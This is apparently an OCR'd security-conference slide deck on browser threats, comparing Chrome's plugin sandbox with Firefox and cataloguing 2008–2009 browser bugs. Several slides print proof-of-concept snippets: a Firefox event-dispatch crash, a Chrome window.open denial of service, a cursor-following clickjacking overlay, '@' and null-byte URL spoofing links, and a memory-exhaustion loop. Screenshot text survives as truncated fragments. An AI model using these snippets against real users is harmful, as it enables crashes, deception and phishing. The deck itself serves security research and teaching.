


```
;
; ***** END LICENSE BLOCK *****

[App]
Vendor=Mozilla
Name=Firefox
Version=3.0.8
BuildID=2009032609
Copyright=Copyright (c) 1998 - 2009 mozilla.org
ID={ec8030f7-c20a-464f-9b0e-13a3a9e97384}

[Gecko]
MinVersion=1.9.0.8
MaxVersion=1.9.0.8

[XRE]
EnableProfileMigrator=1
EnableExtensionManager=1

[Crash Reporter]
Enabled=1
ServerURL=https://crash-reports.mozilla.com/submit
```

Shockwave Plugin Crash the browser as exception occurs in npswf32.dll.

It can be controlled and exploited

Sandbox – Shockwave Plugin [Chrome]



Online Payment, Merchant ...

https://www.paypal.com/us/

Windows Marketplace | Windows Marketplace | http://sansforensics.w... | Other bookmarks

Sign Up | Log In | Help | Security Center | Search

PayPal

Home | Personal | Business | Products & Services | Dev

Get Started | Send Money | Request Money | Sell on eBay | Inte

Account login

Email address

PayPal password

Go to

New to PayPal? Sign up.

The safer, easier way
your credit card or ba

Pay online

- Learn how PayPal works.
- Shop without exposing your fin information

Top questions

- Why use PayPal when I have credit cards?

Sign up

Windows Task Manager

File Options View Help

Applications | Processes | Performance | Networking | Users

Image Name	User Name	CPU	Mem Usage
taskmgr.exe		00	2,532 K
chrome.exe		00	30,512 K
winamp.exe		02	7,420 K
googletalk.exe		00	8,508 K
POWERPNT.EXE		00	3,840 K
chrome.exe		00	21,672 K
chrome.exe		00	15,860 K
ctfmon.exe		00	1,468 K
jusched.exe		00	880 K
VM303_STI.EXE		00	1,996 K
explorer.exe		02	15,440 K
svchost.exe		00	2,336 K
svchost.exe		00	10,944 K
svchost.exe		00	2,784 K
svchost.exe		00	2,828 K
svchost.exe		00	2,312 K
ati2evxx.exe		00	1,272 K
lsass.exe		00	1,956 K
services.exe		00	2,768 K
winlogon.exe		00	1,688 K
csrss.exe		00	5,044 K
svchost.exe		00	1,948 K
smss.exe		00	236 K
System		00	236 K
System Idle Process	SYSTEM	97	28 K

□ Show processes from all users


End Process

esses: 25 | CPU Usage: 5% | Commit Charge: 309M / 1246M

We have a three different processes spawned. The Flash is used extensively.

What if Shockwave Plugin is Crashed? Will the browser be Still active or crash.

Sandbox – Shockwave Plugin [Chrome]



The following plug-in has crashed : Shockwave Flash

Online Payment, Merchant ...
https://www.paypal.com/us/
Windows Marketplace
Windows Marketplace
http://sansforensics.w...
Other bookmarks
Sign Up | Log In | Help | Security Center
Search
PayPal
Home
Personal
Business
Products & Services
Developers
Get Started
Send Money
Request Money
Sell on eBay
Integrate
Account login
Email address
PayPal password
Go to
My account
Log In
Forgot your email address or password?
New to PayPal? Sign up.
Top questions
Why use PayPal when I have credit cards?
Pay With: VISA MasterCard DISCOVER BANK
Pay online
Learn how PayPal works.
Shop without exposing your financial information.
Get paid online
Accept payments for your eBay listings.
Start accepting credit cards on your website.

Well the Sandbox is in execution.
Only the chrome process which
renders the flash is crashed. Browser is still active

Sandbox – Exploitation

→ Conclusion

Exploitation : Heap Spraying through JavaScript

→Mozilla Firefox Resultant : (+) Positive


It can be exploited easily

→ Google Chrome Resultant : (-) Positive

Bypassing Sandbox is very hard

Still bugs are getting proliferated in Google Chrome. The researchers are only one step behind. The sandbox bypass is the next target

Browser Threats / Insecurity Iceberg




Browser Threat Model

→Modeling Out the Threat [Application + System]

- Attack Surface to which Exploitation Occurs.
- War between Security Implemented & Attacker.
- Threat Modeling – Pre Security Implementation.
- Effect of Un-Patched Vulnerability.
- Thinking on Diversified Attack Sphere.
- Steps to Remove Every Weak Spot of Attack.
- Mitigation and Post Security.
- A very Good Security Practice to Follow.

Browser Threat Model



Different Attack Patterns

Origin Isolation

Exceptions Lead to Random Behavior [Crashes etc]/ Memory Corruption / Exploitation

Persistent Addons / Malware Addons

PHISHING / Click jacking

Transient Key-Loggers

Cross Domain Bypass/ Firewall Circumvention

FILE Thefts

Website Vulnerabilities [CSRF XSS, SQL]

Pluggable Protocol Handlers

Browser Insecurity Iceberg


→What have Changed from Previous Years?

- Resilient to common Security Threats.
- Matured Development Life Cycles.
- Multiple Levels of Secure Design.
- Handling Externally Discovered Flaws.
- Well Driven Security Processes.
- Incorporating Vital Security Fixes.

The Most Recent Version , The Latest Patches.
Will it be Possible. The Internet is Hostile.

Drive by Download Failures. This Expose Browsers to New Complex Threats.

Browser Insecurity Iceberg



Not Latest Most Secure Web Browsers

Browsers with Built in or Plug-in vulnerabilities

Internet Users in Attack Driven Environment due to inability of not using New Browser Versions and Plug-in software's.

The Browser Iceberg Paradigm.

Threat Level is high From both sides

Somewhat Seems Like a Threat Driven Iceberg

Browser Design Flaws
Discovered Vulnerabilities

Browser Design Flaws

→Design Flaws or Exception Bugs

- Exceptional JavaScript Causes lot of Bugs
- Browser Bedazzlement in Rendering Elements.
- Versatile Attack Vectors.
- Inter-relational Complexities Among Subsystems.
- Deadly Loops result in Vicious Dos Circles.
- Improper Handling of Script Execution Elements.
- Of-course User Interface Ease Lead to Problem.
- Minimizing Security Check on Critical Parts.

Detected Vulnerabilities

→Some of the Discovered Vulnerabilities

Google Chrome Carriage Return Null Object Memory Exhaustion Remote Dos.

Mozilla Firefox User Interface Null Pointer Dereference
Dispatcher Crash and Remote Denial of Service

Google Chrome Meta Character URI Obfuscation Vulnerability.

Google Chrome FTP PASV IP Malicious Scanning Vulnerability.

Google Chrome OnbeforeUload and OnUnload Null Check Vulnerability.

Google Chrome Window Object Suppressing Remote Denial of Service.

Google Chrome Single Thread Alert Out of Bound Memory Access Vulnerability

Google Chrome Click Jacking Vulnerability

Vulnerabilities Check

```
<script language = "JavaScript">
var moz303 = document.createEvent("UIEvents");

moz303.initUIEvent("keypress", true, true, this, 1);
for (var moz303_loop = 1 ; moz303_loop < 10 ; moz303_loop++)
{
   document.documentElement.dispatchEvent(moz303);
}

moz303.initUIEvent("click", true, true, this, 1);
for (var moz303_loop = 1 ; moz303_loop < 10 ; moz303_loop++)
{
   document.documentElement.dispatchEvent(moz303);
}
</script>
```

FIREFOX (3.0.3) Crash – User Interface Dispatcher Vulnerability.

http://www.secniche.org/moz303
http://www.milw0rm.com/exploits/6614

Vulnerabilities Check

```
<script language =“JavaScript”>
window.open("\r\n\r\n");
window.refresh();
window.open("\r\n\r\n");
</script>
```

Version affected: Two under stated versions have been released by Google.

[1] Official Build 1798 Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/525.13 (KHTML, like Gecko) Chrome/0.2.149.29 Safari/525.13

[2] Official Build 2200 Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/525.13 (KHTML, like Gecko) Chrome/0.2.149.30 Safari/525.13

Google Chrome (Early Builds) Carriage Return Null Object Memory Exhaustion

http://www.secniche.org/gds
http://milw0rm.com/exploits/6554

ClickJacking Issue (Google Chrome)

→Click Jacking (Variants)

- User Interface Addressing Problem.
- Mouse Events Execution
- Object Coordinates for Fake Frames (Buttons)
- Previously Discovered against Adobe Flash in September 2008
- Google Chrome is Vulnerable (Still Newer Version too)

A clickjacked page tricks a user into performing undesired actions by clicking on a concealed link.
On a clickjacked page, the attackers show a set of dummy buttons, then load another page over it in a transparent layer.
The user thinks he is clicking the visible buttons, while he/she is actually performing actions on the hidden page

ClickJacking Issue (Google Chrome)

```
<div id="mydiv"onmouseover="document.location='http://www.xssed.com';
"style="position:absolute;width:2px;height:2px;background:#000000;border:0px">
</div>

<script>
function clickjack_armor(evt)
        {
                clickjack_mouseX=evt.pageX?evt.pageX:evt.clientX;
                clickjack_mouseY=evt.pageY?evt.pageY:evt.clientY;

                document.getElementById('mydiv').style.left=clickjack_mouseX-1;
                document.getElementById('mydiv').style.top=clickjack_mouseY-1;
        }

</script>
```

Link : http://zeroknock.blogspot.com/2009/02/more-towards-clickjacking-simulating.html
http://www.secniche.org/gcr_clkj/

Code Showing Mouse Event
Behavior with Coordinates
defined for a page

URL Obfuscation Issues

→ URL Obfuscation

- False Interpretation of URL placed in a Browser.
- Phishing Attacks are highly Successful.
- Redirection to Rogue Destination.
- Manipulating the Address Bar / Status Bar Effectively.

WEB 3.0

Big Dependency on Interpreting URL

URL Spoofing is pointed as Virus on this Server.
index.html (index.html): Virus Detected; File not Uploaded!
(Exploit.URLSpoof.gen.2 FOUND). No Direct URL. Sorry for that.

Link2 : [Without NULL] |
http://www.google.com@yahoo.com | [Google --> Yahoo [Obfuscation]]

Link3 :
http://www.secniche.org%00@www.milw0rm.com [With NULL] SecNiche --> Milw0rm [Obfuscation]

http://milw0rm.com/exploits/7226

Stringent Denial of Service Issues

→ Browser Denial of Service and Crashes

- Prime Way to Disrupt the Functioning.
- Heavily Based on Event Randomness Model
- Browsers Inefficiency to Interpret the Dynamic JavaScript Behavior
- Process Killing is the Only Solution Left.
- Events / JavaScript Calls: HREF , Marquee /Functions etc.

```
<form name="leak_obj">
<input type="text" name="vuln_obj"> <script>
var object=""; for (temp=0;temp<9000000;temp++)
{ object= object+ "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA";
}
document.leak_obj.vuln_obj.value=object; </script>
```

Handicapping Browsers

→ Restricting Functionality

- Locking the Browser State.
- Memory Leaking and Exhaustion – Major Factor.
- Events Restricted to Malformed Objects.
- Rendering Engine Flaws.

Bug - Google Single Thread Alert Call Out of Bound Memory Access

Bug - Mozilla [3.0.x] Zero Buffer Check Memory Leaking and Exhaustion

Repetitive Bugs && Flaws

→ Bugs Regeneration.

- Old Bugs Reoriginate with New Look.
- Unpatched State of New Bugs
- Old Code Mashed up with New Trunks.
- Attack Vector keep on Diversifying.

It can be triggered with different events too.

